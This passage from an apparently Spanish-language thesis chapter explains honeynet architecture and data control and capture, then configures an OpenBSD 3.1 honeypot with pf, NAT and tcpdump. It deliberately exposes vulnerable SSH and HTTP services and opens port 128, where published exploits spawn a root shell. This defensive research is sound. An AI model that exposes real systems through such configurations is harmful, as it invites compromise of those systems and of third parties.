Es importante definir cúal será el propósito de la *honeynet*, es decir, si es capturar y estudiar *gusanos* se deberá de permitir todo el tráfico de entrada y no se deberá permitir ningún tráfico de salida, pero si lo que se quiere es estudiar a los *intrusos* se deberá permitir cierto tráfico de salida, ya que es en este tráfico en el cual los *intrusos* lograrán conseguir los recursos para llevar a cabo el ataque exitoso y proseguir con sus propósitos cualquiera que estos sean. Lo difícil de este requerimiento es implementarlo sin que los *intrusos* sospechen, ya que de no acreditar el suficiente tráfico de salida en unos cuantos minutos el *intruso* abandonará la *honeynet*, sin embargo, si se autoriza el tráfico suficiente para que una vez que el *intruso* logre ingresar al sistema pueda obtener las herramientas de su sitio *web* entonces podrá realizar lo que quiera en el sistema comprometido, pero si el *intruso* intenta realizar un ataque desde el sistema comprometido, este deberá ser bloqueado por el control de datos.

Captura de Datos

La captura de datos es otro requerimiento crítico de la *honeynet*, será la encargada de capturar toda la actividad de los *intrusos* dentro de la *honeynet*, esta información es importante ya que será analizada para conocer las herramientas, tácticas y motivos de los *intrusos*. Al igual que el control de datos, la captura de datos deberá ser implementada sin que los *intrusos* tengan conocimiento de que cada acción que realicen está siendo registrada. El objetivo es capturar la mayor cantidad de información posible, para esto se hace uso de

varios recursos, no se deberá depender de un solo recurso para la captura de datos, ya que un *intruso* podría eliminar la información de este recurso, lo cual es un comportamiento típico, para evitar esto se dispondrán de los siguientes recursos los cuales son mostrados en la **figura 2.16**:

- ***Firewall***. Este será el primer recurso de captura de datos, como se describió anteriormente, controlará las conexiones de entrada y salida, así que deberá de registrar toda aquella actividad de conexión que pase a través de él. Adicionalmente, el *firewall* deberá notificar cuando alguna conexión sea establecida, pues deberá de tratarse de un ataque o prueba a algún sistema dentro de la *honeynet*.

- ***Sistema Detector de Intrusos***. Este deberá de capturar toda la actividad de la red, deberá de capturar todo paquete que cruce dentro de la *honeynet*, como se puede observar en la **figura 2.16**, el *Sistema Detector de Intrusos* se encuentra monitoreando la red de los sistemas *honeypots* y al mismo tiempo monitorea los elementos que serán utilizados para administrar la *honeynet* los cuales forman parte de la **Red Administradora** (La Red Administradora, esta compuesta por los mecanismos que permiten controlar y monitorear la *honeynet*). Cuando un ataque se detecte el *Sistema Detector de Intrusos* alertará de este suceso, esto es de suma prioridad, pues indica que un ataque se está llevando a cabo. Con los registros obtenidos por el *Sistema Detector de Intrusos* se puede obtener información precisa sobre alguna conexión en específico.

- ***Honeypots*** Otro recurso para obtener información valiosa son los sistemas dentro de la *honeynet*, conocidos como *honeypots*. Estos son equipos que registrarán toda la actividad que ocurra dentro en ellos hacia un sistema remoto, se puede ver en la **figura 2.16** al servidor de alertas y registros remoto, el cual capturará los registros de los sistemas *honeypots*. De esta manera, si un *intruso* elimina los registros en el sistema comprometido no se habrá perdido nada, ya que los registros se encuentran a salvo en otro sistema. Se puede utilizar cualquier método que permita registrar todas las acciones del *intruso* dentro del sistema, se puede redireccionar el sistema de bitácoras, se pueden capturar los comandos ejecutados así como sus respectivas salidas, todo esto deberá de implementarse sin que los *intrusos* lo noten fácilmente, si llegarán a notarlo lo peor que puede pasar es que intenten eliminar sus registros del sistema remoto, para lo cual deberán de hacer uso de mejores tácticas y herramientas, ya que el sistema de registros remoto contará con mejor protección que los sistemas *honeypot* y alguna de las capas adicionales capturará este ataque.

Colección de Datos

El control de datos y la captura de datos son dos requerimientos para tecnologías *honeynet*. Cualquier organización que requiera implementar este tipo de tecnologías deberá contar con estos dos requerimientos. La colección de datos es diferente, esta es opcional. La colección de datos es la suma de datos de múltiples *honeynets* en un punto central. El objetivo es incrementar exponencialmente el valor de la información coleccionada. Muchas organizaciones desarrollan únicamente una *honeynet*, por lo cual la colección de datos no es

necesaria. Pero algunas organizaciones como *Honeynet Research Alliance*[29] la cual desarrolla múltiples *honeynets*, la colección de datos deberá de ser un estándar.

2.2.6. Honeynets de Segunda Generación

A lo largo del presente capítulo se ha descrito una tecnología de *honeynet* conocida como *honeynet* de primera generación (*Gen I*) la cual es aceptable, pero puede ser mejorada, ahora se describirá la siguiente etapa en tecnologías *honeynet* conocida como *honeynet* de segunda generación (*Gen II*). En la **figura 2.17** se muestra la arquitectura de una *honeynet* de segunda generación.




Figura 2.17: *Arquitectura Honeynet Gen II*

La *honeynet de Segunda Generación* tendrá todos los requerimientos combinados dentro de un dispositivo simple conocido como *sensor honeynet*. Esto significa que todos los requerimientos de control, captura y colección de datos tendrán que estar en un recurso simple. Esto hará mucho más fácil el manejo y desarrollo de una *honeynet*. Este simple dispositivo estará en capa 2 de *ruteo*. Esto permitirá que sea difícil de detectar, pues no tendrá una dirección IP asignada. Actuará como un puente, no hay *ruteo* de tráfico de red. Todo el tráfico de entrada y salida pasará a través del dispositivo simple. El objetivo

[29] *Honeynet Research Alliance* es una organización de *honeynets* distribuidas al rededor del mundo, para mayor información consultar: *http://www.honeynet.org/alliance/*

es darle a los *intrusos* mayor flexibilidad mientras proporciona un mayor control sobre las acciones de los mismos. Con la tecnología de primera generación el control de datos es limitado ya que solo se permite cierto tráfico de entrada y salida, con la tecnología de segunda generación se podrá permitir mayor tráfico de entrada y salida; si un ataque es ejecutado desde la *honeynet* hacia algún sistema fuera de la *honeynet* este dispositivo deberá ser capaz de deshabilitar el ataque, modificando los paquetes que sean enviados, el *intruso* podrá ver que su ataque es enviado pero no entenderá por qué no es exitoso. Se agregará la suficiente inteligencia para modificar los *bytes* dentro del código de cualquier *exploit* ejecutado a través del dispositivo, así como reducir o eliminar conexiones enteras. También tendrá la habilidad de falsificar respuestas para mantener una interacción alta con los *intrusos.*

Este tipo de *honeynet* proporcionará mayor información sobre los *intrusos*, debido a que tendrá mejores mecanismos de captura de datos; con el incremento en los mecanismos de cifrado cada vez más y más ataques cuentan con estos mecanismos para mantener un mayor control sobre la víctima. La segunda generación contará con módulos del *kernel* que son diseñados para capturar las actividades de los *intrusos.*

2.2.7. Honeynets Virtuales

Las *honeynets virtuales* combinan todos los requerimientos dentro de un solo sistema físico, es decir la captura de datos, control de datos y colección de datos se ejecutan en un solo sistema, como se puede ver en la **figura 2.18**. Pueden soportar las tecnologías descritas anteriormente *Gen I* y *Gen II.* Además los sistemas *honeypot* también pueden estar en el mismo sistema físico. Esto tiene una gran ventaja, los recursos que tienen que ser dedicados para la implementación de una tecnología *honeynet*, como se describió anteriormente son cuantiosos, y no siempre las organizaciones pueden destinar los recursos para la investigación de amenazas de seguridad. En la **figura 2.18** se puede observar que los distintos elementos como son: *Firewall, Servidor de Registros remoto (syslog)* y el *Sistema Detector de Intrusos*, todos se encuentran localizados dentro del mismo sistema físico, sin olvidar al sistema *honeypot* que también forma parte de este mismo sistema.

Existen varios mecanismos que hacen realidad este tipo de *honeynet*, *VMWare*[30] es un software que permite que varios sistemas operativos se ejecuten al mismo tiempo, *User Mode Linux*[31] es otro software que permite la ejecución de varios sistemas Linux simultáneos.

2.2.8. Riesgos

Las *honeynets* no son una solución actívala y olvídala. Estas son un complejo tipo de *honeypot* que requiere un mantenimiento, administración y vigilancia constante. Para maximizar su efectividad, será necesario detectar y reaccionar a incidentes lo más rápido posible. Observando las actividades de los *intrusos* en tiempo real, se podrá tener una máxima

[30]Para mayor información acerca de *VMWare* consultar: *http://www.vmware.com*
[31]Para mayor información sobre *User Mode Linux* consultar: *http://usermodelinux.org*




Figura 2.18: *Arquitectura Honeynet Virtual*

habilidad de captura y análisis de datos. También, para detectar actividad desconocida, será necesario una constante revisión de la actividad sospechosa. Esto requiere demasiado tiempo y habilidad de análisis. Por ejemplo, en solo 30 minutos un *intruso* hace suficiente daño a un *honeypot* comprometido, en contraste se requieren de aproximadamente 30 a 40 horas para comprender completamente que paso. También se requiere de un mantenimiento constante para asegurar la operación de la *honeynet*. Si alguna cosa esta mal (y siempre pasa) esto puede causar una falla dentro de la *honeynet*, algunas de las fallas serían: que el proceso de alertas falle, que los discos lleguen a su máxima capacidad, que las *firmas* del *Sistema Detector de Intrusos* no estén actualizadas, que la configuración de los archivos sea incorrecta; además se necesitan algunos cuidados adicionales como son: que los sistemas de bitácoras sean revisados constantemente, que el *firewall* sea actualizado y corregido. Esto representa solo algunos de los constantes cuidados y mantenimientos que se necesitan para una *honeynet* exitosa. El trabajo apenas comienza cuando se implementa una tecnología *honeynet*.

También, hay riesgos involucrados en la construcción e implementación de una *honeynet*. Los *intrusos* están atacando y comprometiendo sistemas todo el tiempo. Al levantar una red para ser comprometida se expone a todo el mundo a este riesgo. Se debe asumir la responsabilidad de asegurar que la *honeynet*, una vez comprometida, no pueda ser utilizada para atacar o comprometer a otros sistemas. Sin embargo, con un ambiente como este, siempre es potencial que algo se encuentre mal. Se tiene que implementar una variedad de medidas para reducir este riesgo. Sin embargo, es posible para un *intruso*, el desarrollar un mecanismo o herramienta que le permita pasar por encima de los métodos de control de acceso. Nunca se debe subestimar el poder de creatividad de los *intrusos*. El uso de *firewall*, *ruteadores* y otras técnicas que ayuden a reducir el riesgo de que la *honeynet* sea utilizada para dañar a otros sistemas. Sea como sea, está presente el riesgo.

Por último, las *honeynets* no van a resolver los problemas de seguridad en cómputo. Se recomienda a las organizaciones enfocarse primero en mejores prácticas de seguridad, como podría ser una fuerte autenticación, uso de protocolos de *cifrado*, revisión del sistema de bitácoras, construir sistemas seguros. Priorizar en políticas y procedimientos adecuados, las organizaciones pueden reducir grandemente los riesgos con estas medidas. Las *honeynets* no reducen el riesgo, estas tal vez incrementen el riesgo. Las *honeynets* son un *honeypot* diseñado primeramente para la investigación de amenazas, para obtener información acerca del enemigo. Las *honeynets* no arreglarán los servidores inseguros, no arreglarán malos procesos o procedimientos.

2.2.9. Herramientas Honeynet

Durante los últimos años se han desarrollado una seria de herramientas que hacen posible que todos los requerimientos de una *honeynet* sean una realidad constantemente se mejoran estas herramientas.

Control de datos

- *rc.firewall:* Script de *IPTables* utilizado para contar y controlar las conexiones de salida de los sistemas *Linux*. Soporta Gen I y Gen II, además trabaja con *Snort*. Desarrollado por **Rob McMillen**. *http://www.honeynet.org/tools/rc.firewall*
- *Snort inline:* Modificaciones a *Snort* pueden bloquear o modificar ataques basados en la coincidencia de firmas. Trabaja con el *script rc.firewall* para inspeccionar y tomar acciones, con los paquetes de salida y entrada. *http://www.honeynet.org/tools/snort inline.conf*
- *Bridging*: Para Gen II se necesita un *gateway* en capa 2 en modo de *bridging*.
- *Bridge Utils.* Utilerías para hacer puentes en *Linux*. *http://bridge.sourceforge.net/download.html*
- *Bridge / IPTable's patch*: Permite a *Iptables* trabajar en modo de puente. *http://bridge.sourceforge.net/download.html*
- *Session Limit*: Modificación al *firewall* de *openBSD pf*. Puede ser utilizado en capa 2 y capa 3. *http://www.lac.inpe.br/security/honeynet/tools*
- *Honeypot Bandwith Rate Limitation*: Tecnología y opciones de configuración para reducir el ancho de banda. Utilizado para limitar el número de paquetes de los *intrusos* puedan enviar. *http://www.honeynet.org/tools/dc.html*

Captura de Datos

- *Snort Utilities:* Herramientas de *Snort* para capturar las actividades de los *intrusos*.

- *Snort configuration file:* Utilizado por el *Proyecto Honeynet http://www.honeynet.org/tools/snort.conf*
- *Sebek*[32]*: Capturar actividades de los intrusos en los Honeypots. http://www.honeynet.org/tools/sebek/*
- *Linux Kernel Patchs:* Una variedad de parches de *Linux. http://www.axehind.com/honeynet/*
- *Bash Patch:* Captura los comandos ejecutados y los envía por *syslog. http://www.honeynet.org/tools/bash.patch*
- *Bash Patch Anton:* Captura comandos ejecutados y los envía por UDP. *http://www.honeynet.org/tools/bash-anton.patch*
- *Anton-sh 4.6.2*: Parche para el *shell* de BSD. *http://www.honeynet.org/tools/anton-sh 4.6.2*
- *Modified Script utility:* Utilizada para cachar la Entrada y Salida Estándar y errores. *http://honeypots.sourceforge.net/modified script.html*
- *Termlog ver 1.0.2.* Captura de Terminales para *FreeBSD. http://www.seccuris.com/Research-Downloads.htm*
- *ComLog*: Utilidad para Windows utilizada para registrar todos los comandos *cmd. http://securit.iquebec.com/*
- *Windows Eventlog to Syslog Client*: Se ejecuta en Windows, monitorea eventos de bitácoras, cuando aparece un evento los reenvía a un servidor *syslog. https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/evtsys*

Colección de Datos

- *Upload Script*: *Script* utilizado para enviar datos a la *BD* Central diariamente, envía registros de *firewall* y registros de *Snort. http://www.honeynet.org/tools/linux-upload.sh*
- **Obfugator 0.9.1.** Herramienta utilizada para limpiar los registros. *http://www.honeynet.org/tools/obfugator-0.9.1.tgz*

Análisis de Datos

- *Demo Data*: Una demostración de análisis de datos. *http://www.honeynet.org/misc/files/data-demo.tgz*
- *Privmsg.* Script en PERL utilizado para extraer las conversaciones IRC de los registros binarios de *tcpdump. http://www.honeynet.org/tools/privmsg*

[32]Conoce a tu enemigo: Sebek2 http://his.sourceforge.net/trad/honeynet/papers/sebek/

- *Sleuthkit*: Herramienta de análisis forense para analizar sistemas hackeados. *http://www.sleuthkit.org/*

- *WinInterrogate*. Para windows utilizada para el análisis del sistema de archivos y procesos. *http://winfingerprint.sf.net/wininterrogate.php*

Administración *Honeynet*

- *Honey Control*: Línea de comandos para administrar una *Honeynet Gen II*. *http://www.honeynet.org/tools/honeyctl.tgz*

2.3. Conclusión

Los *honeypots* son herramientas que pueden ayudar en la detección de amenazas de seguridad, esto depende del nivel de interacción con que cuenten, algunos son fáciles de instalar e implementar, pero su función se limita solo a la detección, además no se está ofreciendo más que un servicio emulado con el cual un *intruso* no podrá interactuar; algunas otras aplicaciones permiten luchar en contra de ciertas amenazas como son *gusanos* o correo *spam*, pero requieren de una configuración compleja.

Los *honeypots* son buenas herramientas que pueden complementar las medidas de seguridad, sin olvidar que no ofrecen ninguna solución a los problemas de seguridad, no resuelven nada, por el contrario puede ser una navaja de 2 filos a proporcionar aparentemente un *sistema operativo* vulnerable, ya que un *intruso* con un avanzado nivel podría explotar los sistemas de producción.

Los *honeypots* proporcionan un panorama distinto sobre las amenazas en Internet.

Las *honeynets* son un tipo de *honeypot* diseñado para obtener información, específicamente las herramientas, tácticas y motivos de *intrusos*. Esta información será utilizada por las organizaciones para protegerse en contra de varias amenazas. Se tienen dos diferencias en diseño entre un *honeypot* tradicional y una *honeynet*. La primer diferencia es: una *honeynet* no es un simple sistema, esta una red de múltiples sistemas y aplicaciones. La segunda diferencia es que las *honeynets* cuentan con sistemas de producción, los mismos sistemas que se encuentran en la Internet hoy en día, ni los sistemas ni las aplicaciones son emulados. Esta combinación hace de las *honeynets* una buena herramienta para aprender, específicamente es un *honeypot* diseñado para la investigación. Sin embargo, las *honeynets* requieren una tremenda cantidad de trabajo. El administrador de la *honeynet* es el responsable de asegurar que otros sistemas no sean atacados de la *honeynet* comprometida. Sin una propia administración, los riesgos del uso tal vez se presenten. Esta herramienta no es la panacea de la seguridad en cómputo, y tal vez no sea una solución conveniente para todas las organizaciones. Para esto primero se recomienda a las organizaciones primero enfocarse en la seguridad la organización, corrigiendo adecuadamente los sistemas o deshabilitando servicios no necesarios. Una vez aseguradas las organizaciones, tal vez sean capaces de usar *honeynets* como una poderosa herramienta para tomar la iniciativa y aprender más acerca

del enemigo y de las organizaciones mismas.

Se debe estar consiente del compromiso y responsabilidad que implica el implementar una *honeynet*, pues se podría decir que se está jugando con fuego. El *intruso* puede tomar ventaja y aprovechar cualquier mala configuración.

Capítulo 3

Diseño e Implementación de Tecnologías Honeypot y Honeynet

En los dos capítulos anteriores fueron descritas las tecnologías *honeypot* y *honeynet*, ahora que se tiene un mejor entendimiento sobre estas se procederá con la implementación de las mismas, en el presenta capítulo se describirán los procedimientos necesarios para lograr una implementación aceptable de dichas tecnologías, se comenzará con la implementación de un *honeypot* y posteriormente se continuará con una implementación de una *honeynet*.

3.1. Implementación Honeypot-DSC

Debido a las vulnerabilidades que han afectado al sistema operativo *OpenBSD*[1] se implementará un *honeypot* para realizar una investigación que permita estudiar cómo los *intrusos* consiguen comprometer un sistema de este tipo. Se sabe que una de las vulnerabilidades del sistema operativo *OpenBSD* afecta al programa de conexión segura conocido como *OpenSSH*,[2] el cual es instalado de forma estándar; y la otra afecta al servidor de web *Apache*, el cual no es instalado de forma estándar. El *honeypot* implementado tendrá un nivel de interacción alto ya que permitirá al *intruso* mantener una alta interacción con un sistema *OpenBSD* completo.

3.1.1. Objetivos

Los *exploits* recientes hacen simple explotar las dos vulnerabilidades de un sistema operativo *OpenBSD 3.1* sin corregir, por lo cual es necesario conocer cómo detectar estos ataques y cómo responder a estos, para ello se plantean los siguientes objetivos:

- Registrar las herramientas utilizadas por los *intrusos* al comprometer el sistema *honeypot*.

[1] El sistema operativo *OpenBSD* es considerado por la comunidad de seguridad como uno de los sistemas operativos más seguros, para mayor información consultar: *http://www.openbsd.org*

[2] *OpenSSH* es un *Secure Shell* que es distribuido de manera libre, para mayor información consultar: *http://www.openssh.org*

- Determinar un patrón de comportamiento del *intruso* al comprometer el sistema.

3.1.2. Arquitectura

El *honeypot* propuesto tendrá la arquitectura mostrada en la **figura 3.1**.




Figura 3.1: *Arquitectura Honeypot-DSC*

El *honeypot* deberá aparentar ser un servidor de producción el cual será utilizado para tal fin, podrá utilizarse para cualquier servicio de producción con excepción de los servicios *web (http)* y *Secure Shell (ssh)*, ya que es en estos donde se desea estudiar y analizar los ataques recientes. Como puede apreciarse en la **figura 3.1** el servidor de producción tendrá una dirección *IP* directamente conectada a *Internet*, en este se localizarán dos elementos importantes que son el *Sistema Detector de Intrusos* y el *Firewall*, los cuales serán los encargados de controlar el tráfico y detectar ataques. Los servicios de *web* y *secure shell* son direccionados hacia el sistema *honeypot* el cual cuenta con una dirección IP no homologada (192.168.x.x) a través de *NAT (Network Address Translation)*[3]. De esta manera cuando un intruso intente explotar cualquiera de estos dos servicios en el servidor de producción, en realidad estará explotando el sistema *honeypot* el cual cuanta con los servicios *ssh* y *http* vulnerables.

Como se puede apreciar en la **figura 3.1** la arquitectura propuesta consta de los siguientes elementos:

- ***Firewall***
- ***Honeypot***

[3]NAT (Network Address Translation) permite implementar un enmascaramiento de IP, para mayor información consultar: *http://www.openbsd.org/docs/nat.html*

- *Sniffer*
- *Sistema Detector de Intrusos (IDS)*

3.1.3. Instalación de elementos

Ahora se procederá a la instalación y configuración de cada uno de los elementos, se comenzará con el *firewall.*

Firewall

El *firewall* será implementado con *Packet Filter (pf)*[4] que acompaña al sistema operativo *OpenBSD* desde su versión 2.9. *Packet Filter* consta de un archivo de configuración localizado en: */etc/pf.conf*, y no viene habilitado de manera estándar.

Para habilitar *Packet Filter* es necesario modificar la siguiente línea en el archivo de ejecución del sistema: */etc/rc.conf*; es necesario cambiar el valor de la bandera *pf* de NO a YES.

```
/etc/rc.conf
#!/bin/sh -
#
#       $OpenBSD: rc.conf,v 1.72 2002/01/08 12:04:43 tholo Exp $
# set these to "NO" to turn them off.  otherwise, they're used as flags
.
.
pf=YES                  # Packet filter / NAT
.
.
```

Con esto se indica al sistema que habilite *Packet filter* y *Network Address Translation (NAT).*

Ahora se procede a configurar el *firewall* en el archivo de configuración de *Packet Filter* */etc/pf.conf.*

```
/etc/pf.conf
#       $OpenBSD: pf.conf,v 1.3 2001/11/16 22:53:24 dhartmei Exp $
#
# See pf.conf(5) for syntax and examples

# pass all packets in and out (these are the implicit first two rules)
# pass in all
# pass out all

# Variables utilizadas
IE="rl0" # Interfase Externa
II="rl1" # Interfase Interna

# Limpiando de fragmentos y paquetes anormales
scrub in all

# Pasan los paquetes TCP SYN en el puerto 22 de cualquier direccin
```

[4] *Packet Filter* es una utilería que permite el filtrado de paquetes de red, para mayor información consultar: *http://www.openbsd.org/faq/faq6.html*

```
# a cualquier direccin a travs de la interfase de red externa IE
pass in log quick on $IE inet proto tcp from any to any port = 22 flags S keep state

# Pasan los paquetes en el puerto 128, se hace esto ya que los dos exploits
# publicados abren un root shell en el puerto 128
pass in log quick on $IE inet proto tcp from any to any port = 128 flags S keep state

# Bloquea todo lo dems en la interfase externa IE
block in log quick on $IE all

# Pasan los paquetes que estn destinados hacia el honeypot 192.168.3.100
pass out log quick on $II from any to 192.168.3.100/32 flags S keep state

# Pasan los paquetes provenientes del honeypot del puerto 514 del protocolo udp
# utilizado para un servidor de syslog remoto
pass in log quick on $II inet proto udp from 192.168.3.100/32 to any port = 514 flags S keep
state

# Se bloquean los posibles ataques que se puedan hacer una vez comprometido
# el honeypot, como son escaneos de redes.
block in log quick on $II inet proto tcp from 192.168.3.100/32 to any port = 111 flags S keep
state
block in log quick on $II inet proto tcp from 192.168.3.100/32 to any port = 22 flags S keep
state

# Se permite el ingreso del trafico proveniente del honeypot
pass in log quick on $II from 192.168.3.100/32 to any
```

Para controlar *Packet filter* se utiliza el comando *pfctl*. Para habilitar el *firewall* se ejecuta el comando de la siguiente manera:

```
# pfctl -e
```

Para leer el archivo de configuración y validar las reglas se utiliza:

```
# pfctl -R /etc/pf.conf
```

Y para deshabilitarlo:

```
# pfctl -d
```

Ahora que sea logrado controlar el tráfico de entrada y salida se procederá a lograr el enmascaramiento de dirección IP de una *IP homologada* (192.168.X.X)a una *IP no homologada* (192.168.1.100), para esto se utilizará *NAT (Network Translation Address)*, el proceso se describe a continuación.

NAT (Network Translation Address)

NAT (Network Translation Address) será el mecanismo que se encargará de redireccionar todos los accesos de *ssh* y *http* que mantenga el servidor de producción hacia el *honeypot* vulnerable.

Para habilitar *NAT* será necesario contar con el ruteo de paquetes, esto se hace quitando el comentario a la siguiente línea el archivo de control del sistema: */etc/sysctl.*

```
/etc/sysctl.conf
#       $OpenBSD: sysctl.conf,v 1.25 2002/02/23 08:07:58 deraadt Exp $
#
# This file contains a list of sysctl options the user wants set at
# boot time.  See sysctl(3) and sysctl(8) for more information on
# the many available variables.
#
net.inet.ip.forwarding=1        # 1=Permit forwarding (routing) of packets
.
.
```

Con esto se permite el redireccionamiento de paquetes de red.

Para configurar *NAT* será necesario configurar el siguiente archivo */etc/nat.conf.*

```
/etc/nat.conf
#       $OpenBSD: nat.conf,v 1.4 2001/07/09 23:20:46 millert Exp $
#
# See nat.conf(5) for syntax and examples
#
# replace ext0 with external interface name, 10.0.0.0/8 with internal network
# and 192.168.1.1 with external address
#
# nat: packets going out through ext0 with source address 10.0.0.0/8 will get
# translated as coming from 192.168.1.1. a state is created for such packets,
# and incoming packets will be redirected to the internal address.

# nat on ext0 from 10.0.0.0/8 to any -> 192.168.1.1

# rdr: packets coming in through ext0 with destination 192.168.1.1:1234 will
# be redirected to 10.1.1.1:5678. a state is created for such packets, and
# outgoing packets will be translated as coming from the external address.

# rdr on ext0 proto tcp from any to 192.168.1.1/32 port 1234 -> 10.1.1.1 port 5678

IE="rl0" #Interfase Externa
# Redirecciona todos los paquetes del protocolo tcp de cualquier host
# al puerto 22 de cualquier host hacia el host 192.168.3.100 (honeypot)
# con esto se redirecciona todas las conexiones de ssh hacia el honeypot
rdr on $IE proto tcp from any to any port 22 -> 192.168.3.100

# Redirecciona las conexiones del protocolo 128 al honeypot
rdr on $IE proto tcp from any to any port 128 -> 192.168.3.100

# Redirecciona todas las conexiones al puerto 80 hacia el honeypot
rdr on $IE proto tcp from any to any port 80 -> 192.168.3.100
```

Para leer el archivo de configuración de *NAT* será necesario ejecutar el siguiente comando:

```
# pfctl -N /etc/nat.conf
```

Ahora se muestra el estado del *Firewall* ejecutando el siguiente comando:

```
# pfctl -s all
```

Honeypot

En el sistema *honeypot* solo es necesario realizar una instalación estándar y asignar una dirección no ruteable que es: 192.168.3.100.

Esto puede hacerse configurando el archivo: */etc/hostname.XX*

```
/etc/hostname.XX
inet 192.168.3.100 255.255.255.0 NONE media 10baseT
```

Además se deberá colocar como *ruteador* el identificador de la interfase interna del servidor de producción, para este caso 192.168.3.1, se hace esto en el archivo: */etc/mygate.*

```
/etc/mygate
192.168.3.1
```

Hasta el momento se tiene aplicado el control de tráfico de red, pero es necesario registrar los movimientos de los *intrusos* para esto se ejecutará un *sniffer* el cual capturará todo el tráfico que ingrese o salga del *honeypot.*

Sniffer

Tcpdump[5] se ejecutará en segundo plano en el servidor de producción en la interfase de red interna. Para hacer esto se ejecuta el siguiente comando:

```
/usr/sbin/tcpdump -n -i rl1 -s 2500 -w /home/user/SSH.dump host 192.168.3.100
```

Cuando *syslog*[6] falle cada comando ejecutado por los *intrusos* será registrado por *tcpdump*, cabe señalar que el *exploit* utilizado para explotar la vulnerabilidad de *ssh* no utiliza encriptación, por tal motivo todo pasa en texto plano, es por eso que *tcpdump* podrá registrar dicha actividad.

Sistema Detector de Intrusos (IDS)

El *Sistema Detector de Intrusos* permitirá identificar los ataques que sean ejecutados hacia el servidor de producción, el software utilizado es para realizar la consulta del tráfico de red de una manera más adecuada es *ACID (Analysis Console for Intrusion Database)*[7].

Este es un ejemplo de los pocos recursos que se necesitan para construir un *honeypot* exitoso. En realidad es muy simple. Un sistema ejecutando *OpenBSD* versión 3.1, en el frente actuando como *Firewall/IDS* y una red privada en la parte trasera habilitada con *NAT (Network Translation Address)*, el cual se encargará de redireccionar los puertos de *ssh* y *http* hacia el *honeypot* que contiene estos servicios vulnerables.

Para implementar un *honeypot* se deberá enfocar en cómo implementar un simple sistema diseñado para ser comprometido. Una vez comprometido, se podrá conocer las herramientas y tácticas de los *intrusos.* Al implementar una *honeynet* se toma este concepto. En vez de implementar un simple sistema, una *honeynet* es una red entera. Un gran departamento de información podrá ser aprendido. A continuación se describe la implementación de una tecnología *honeynet.*

[5] *Tcpdump* es una utilería que permite la captura de tráfico de red.
[6] *Syslog* es el sistema de registro de bitácoras.
[7] *ACID* es descrito a mayor profundidad en la *sección 3.2.24*

3.2. Implementación *Honeynet-DSC*

Como fue descrito en el capítulo anterior, una *honeynet* es una herramienta diseñada para enseñar como los *intrusos* prueban y explotan una red, para conocer sus herramientas y sus métodos, con esto se puede proteger mejor a la red y a los sistemas. Las *honeynets* no son utilizadas para capturar *intrusos.*

Implementar una *honeynet* es similar a implementar un *honeypot*, muchos conceptos son similares. Pero en vez de tener un solo sistema, se tienen muchos. Hay una variedad de diferentes caminos para estas. Esto está basado en la simplicidad. Construir una red estándar para conocer cómo los *intrusos* la comprometen. No se hace nada especial con esta red, se construye de manera similar a la red en producción. Incluyendo los *sistemas operativos*, *ruteadores*, *switches*, etc. Entonces se conecta la red y se espera. Tarde o temprano alguien buscará en la red y atacará esta. La red se implementa para ser atacada y comprometida, alguien obtendrá el control de un sistema, que es lo que se quiere. Como quiera que sea los *intrusos* obtendrán el control y se estará registrando cada movimiento. [5]

3.2.1. Estrategia

